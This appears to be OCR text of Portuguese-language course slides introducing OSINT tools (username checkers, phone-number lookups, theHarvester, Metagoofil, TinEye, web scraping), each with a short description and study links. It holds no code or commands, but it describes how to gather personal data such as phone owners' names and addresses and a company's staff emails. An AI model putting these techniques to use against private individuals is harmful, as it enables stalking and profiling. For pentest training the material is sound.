


MATERIAL PARA ESTUDO

- https://namechk.com/
- https://www.namecheckr.com/
- http://www.spinxo.com/username-check
- https://securitytrails.com/blog/osint-facebook-tools
- https://www.youtube.com/watch?v=q39fy2lpBF8

NUMERO DE TELEFONE


FERRAMENTAS OSINT: NUMERO DE TELEFONE



SOBRE

- Os números de telefone geralmente contêm pistas sobre a identidade do proprietário e podem trazer muitos dados durante uma investigação do OSINT. Começando com um número de telefone, podemos pesquisar em um grande número de bancos de dados on-line com apenas alguns cliques para descobrir informações sobre um número de telefone. Pode incluir a operadora, o nome e endereço do proprietário e até contas on-line conectadas.
-

FERRAMENTAS OSINT: NUMERO DE TELEFONE




MATERIAL PARA ESTUDO

- https://medium.com/@SundownDEV/phone-number-scanning-osint-recon-tool-6ad8f0cac27b
- https://datasploit.readthedocs.io/en/latest/
- https://null-byte.wonderhowto.com/how-to/find-identifying-information-from-phone-number-using-osint-tools-0195472/
- https://www.youtube.com/watch?v=gDKR1eHIXEA
- https://www.youtube.com/watch?v=WW6myutKBYk
- https://www.youtube.com/watch?v=GOvuhU02G-s

THE HARVERSTER


FERRAMENTAS OSINT: THE HARVESTER



SOBRE

- theHarvester é uma ferramenta muito simples, mas eficaz, projetada para ser usada nos estágios iniciais de um teste de penetração. Use-o para coleta de inteligência de código aberto e para ajudar a determinar o cenário de ameaças externas de uma empresa na Internet. A ferramenta reúne e-mails, nomes, subdomínios, IPs e URLs usando várias fontes de dados públicos

FERRAMENTAS OSINT: THE HARVESTER




MATERIAL PARA ESTUDO

- https://github.com/laramies/theHarvester
- https://tools.kali.org/information-gathering/theharvester
- https://www.youtube.com/watch?v=NioRu6s4_xk
- https://www.oanalista.com.br/2016/03/06/coletando-informacoes-com-o-theharvester/
- https://www.100security.com.br/theharvester/
- https://www.hackingloops.com/theharvester/

METAGOOFIL


FERRAMENTAS OSINT: METAGOOFIL



SOBRE

- O **Metagoofil** é uma ferramenta de coleta de informações projetada para extrair metadados de arquivos (pdf, doc, xls, ppt, docx, pptx, xlsx) que pertencem a um domínio alvo.
- A ferramenta irá realizar uma busca no Google para identificar e fazer o download dos documentos para o disco local e, em seguida, irá extrair os metadados com diferentes bibliotecas como Hachoir, PdfMiner e outros. Com os resultados irá gerar um relatório com nomes de usuários, versões de software e servidores ou nomes das máquinas que auxiliaram durante um PenTest na fase de coleta de informações.

FERRAMENTAS OSINT: METAGOOFIL



MATERIAL PARA ESTUDO

- https://www.100security.com.br/metagoofil/
- https://github.com/laramies/metagoofil
- https://www.youtube.com/watch?v=bZSYkh92xmM
- https://www.youtube.com/watch?v=nhnqScoyo_s
- https://www.youtube.com/watch?v=4hHPhCw5a-4
- https://www.youtube.com/watch?v=jgu_guhz_Ag

TINEYE

FERRAMENTAS OSINT: TINIEYE

SOBRE

- Tineye é usado para realizar uma pesquisa relacionada à imagem na web. Tem vários produtos como o sistema de alerta tineye, API de pesquisa de cores, motor móvel, etc. Você pode pesquisar se uma imagem está disponível on-line e onde essa imagem apareceu. Tineye usa redes neurais, aprendizado de máquina e reconhecimento de padrões para obter os resultados. Ele usa correspondência de imagem, identificação de marca d'água, correspondência de assinatura e vários outros parâmetros para corresponder à imagem, em vez da correspondência de palavras-chave. O site também oferece extensões de API e extensões de navegador. Você pode simplesmente visitar a imagem e clicar com o botão direito do mouse para selecionar a pesquisa no tineye.

FERRAMENTAS OSINT: TINIEYE

MATERIAL PARA ESTUDO

- https://www.tineye.com/
- https://www.youtube.com/watch?v=5qkbsI9zi8Y
- https://www.youtube.com/watch?v=sufLXYuLL9M

WEB SCRAPING

FERRAMENTAS OSINT: WEB SCRAPING

SOBRE

- Web scraping é uma técnica de extração de dados utilizada para coletar dados de sites. Por meio de processos automatizados, implementados usando um rastreador bot, esse tipo de "raspagem" de informações é uma forma de realizar cópias de dados em que informações específicas são coletadas e copiadas da web, tipicamente em um banco de dados ou planilha local central, para posterior recuperação ou análise. Essa ferramenta pode ser considerada muito útil para muitos profissionais, como o de marketing, por exemplo, por facilitar a busca, manipulação e análise de dados para a otimização de vendas e personalização do atendimento a clientes, tanto que diversos negócios legítimos a utilizam com essa finalidade.

